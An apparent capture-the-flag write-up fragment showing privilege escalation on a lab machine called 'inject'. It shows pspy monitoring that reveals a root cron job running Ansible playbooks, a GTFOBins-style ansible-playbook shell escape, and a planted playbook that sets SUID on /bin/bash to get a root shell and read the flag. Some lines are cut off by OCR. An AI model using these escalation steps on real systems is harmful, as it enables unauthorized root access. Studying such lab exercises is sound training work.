pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```




```
2024/07/24 19:01:13 CMD: UID=0    PID=100    |
2024/07/24 19:01:13 CMD: UID=0    PID=10     |
2024/07/24 19:01:13 CMD: UID=0    PID=1      | /sbin/init auto automatic-ubiquity noprompt
2024/07/24 19:02:01 CMD: UID=0    PID=8219   | /bin/sh -c /usr/bin/rm -rf /var/www/WebApp/src/main/uploads/*
2024/07/24 19:02:01 CMD: UID=0    PID=8218   | /bin/sh -c /usr/bin/rm -rf /var/www/WebApp/src/main/uploads/*
2024/07/24 19:02:01 CMD: UID=0    PID=8217   | /usr/sbin/CRON -f
2024/07/24 19:02:01 CMD: UID=0    PID=8216   | /usr/sbin/CRON -f
2024/07/24 19:02:01 CMD: UID=0    PID=8215   | /usr/sbin/CRON -f
2024/07/24 19:02:01 CMD: UID=0    PID=8220   | /usr/sbin/CRON -f
2024/07/24 19:02:01 CMD: UID=0    PID=8221   | sleep 10
2024/07/24 19:02:01 CMD: UID=0    PID=8222   | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2024/07/24 19:02:01 CMD: UID=0    PID=8223   | /usr/bin/python3 /usr/local/bin/ansible-parallel /opt/automation/tasks/playbook_1.yml
2024/07/24 19:02:01 CMD: UID=0    PID=8224   | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2024/07/24 19:02:02 CMD: UID=0    PID=8227   | uname -p
2024/07/24 19:02:02 CMD: UID=0    PID=8228   | ssh -o ControlPersist
2024/07/24 19:02:02 CMD: UID=0    PID=8230   | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2024/07/24 19:02:02 CMD: UID=0    PID=8231   | /bin/sh -c /bin/sh -c 'echo ~root && sleep 0'
2024/07/24 19:02:02 CMD: UID=0    PID=8232   | /bin/sh -c echo ~root && sleep 0
2024/07/24 19:02:02 CMD: UID=0    PID=8234   | /bin/sh -c /bin/sh -c '( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /
1847722.6663203-8230-192298634504202="` echo /root/.ansible/tmp/ansible-tmp-1721847722.6663203-8230-192298634504202 `" ) && sleep 0'
2024/07/24 19:02:02 CMD: UID=0    PID=8235   | /bin/sh -c ( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /root/.ansib
203-8230-192298634504202="` echo /root/.ansible/tmp/ansible-tmp-1721847722.6663203-8230-192298634504202 `" ) && sleep 0
2024/07/24 19:02:02 CMD: UID=0    PID=8236   | /bin/sh -c ( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /root/.ansib
203-8230-192298634504202="` echo /root/.ansible/tmp/ansible-tmp-1721847722.6663203-8230-192298634504202 `" ) && sleep 0
```



```
playbook_1.yml
phil@inject:/opt/automation/tasks$ ls -la
total 12
drwxrwxr-x 2 root staff 4096 Jul 24 19:04 .
drwxr-xr-x 3 root root  4096 Oct 20  2022 ..
-rw-r--r-- 1 root root   150 Jul 24 19:04 playbook_1.yml
phil@inject:/opt/automation/tasks$ ls -l /opt/automation/
total 4
```



```
cd4f0b0e2d2c82a87ca743dd5077a238
phil@inject:~$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
phil@inject:~$ cd /tmp
phil@inject:/tmp$ wget http://10.10.14.116/pspy
--2024-07-24 19:00:29--  http://10.10.14.116/pspy
```



.. / ansible-playbook

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
ansible-playbook $TF
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
sudo ansible-playbook $TF
```




```
  GNU nano 4.8
[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]
```



```
  GNU nano 4.8
[{hosts: localhost, tasks: [shell: chmod u+s /bin/bash ]}]
```



```
Every 2.0s: ls -l /bin/bash

-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
```



```
total 8
-rw-r--r-- 1 root root 150 Jul 24 19:10 playbook_1.yml
-rw-rw-r-- 1 phil phil  59 Jul 24 19:11 prueba.yml
phil@inject:/opt/automation/tasks$ watch -n2 ls -l /bin/bash
phil@inject:/opt/automation/tasks$ /bin/bash p
/bin/bash: p: No such file or directory
phil@inject:/opt/automation/tasks$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
playbook_1.yml  root.txt
bash-5.0# cat root.txt
caa54de3f8ef5c51e2f2f22f6c816aa9
bash-5.0# 
```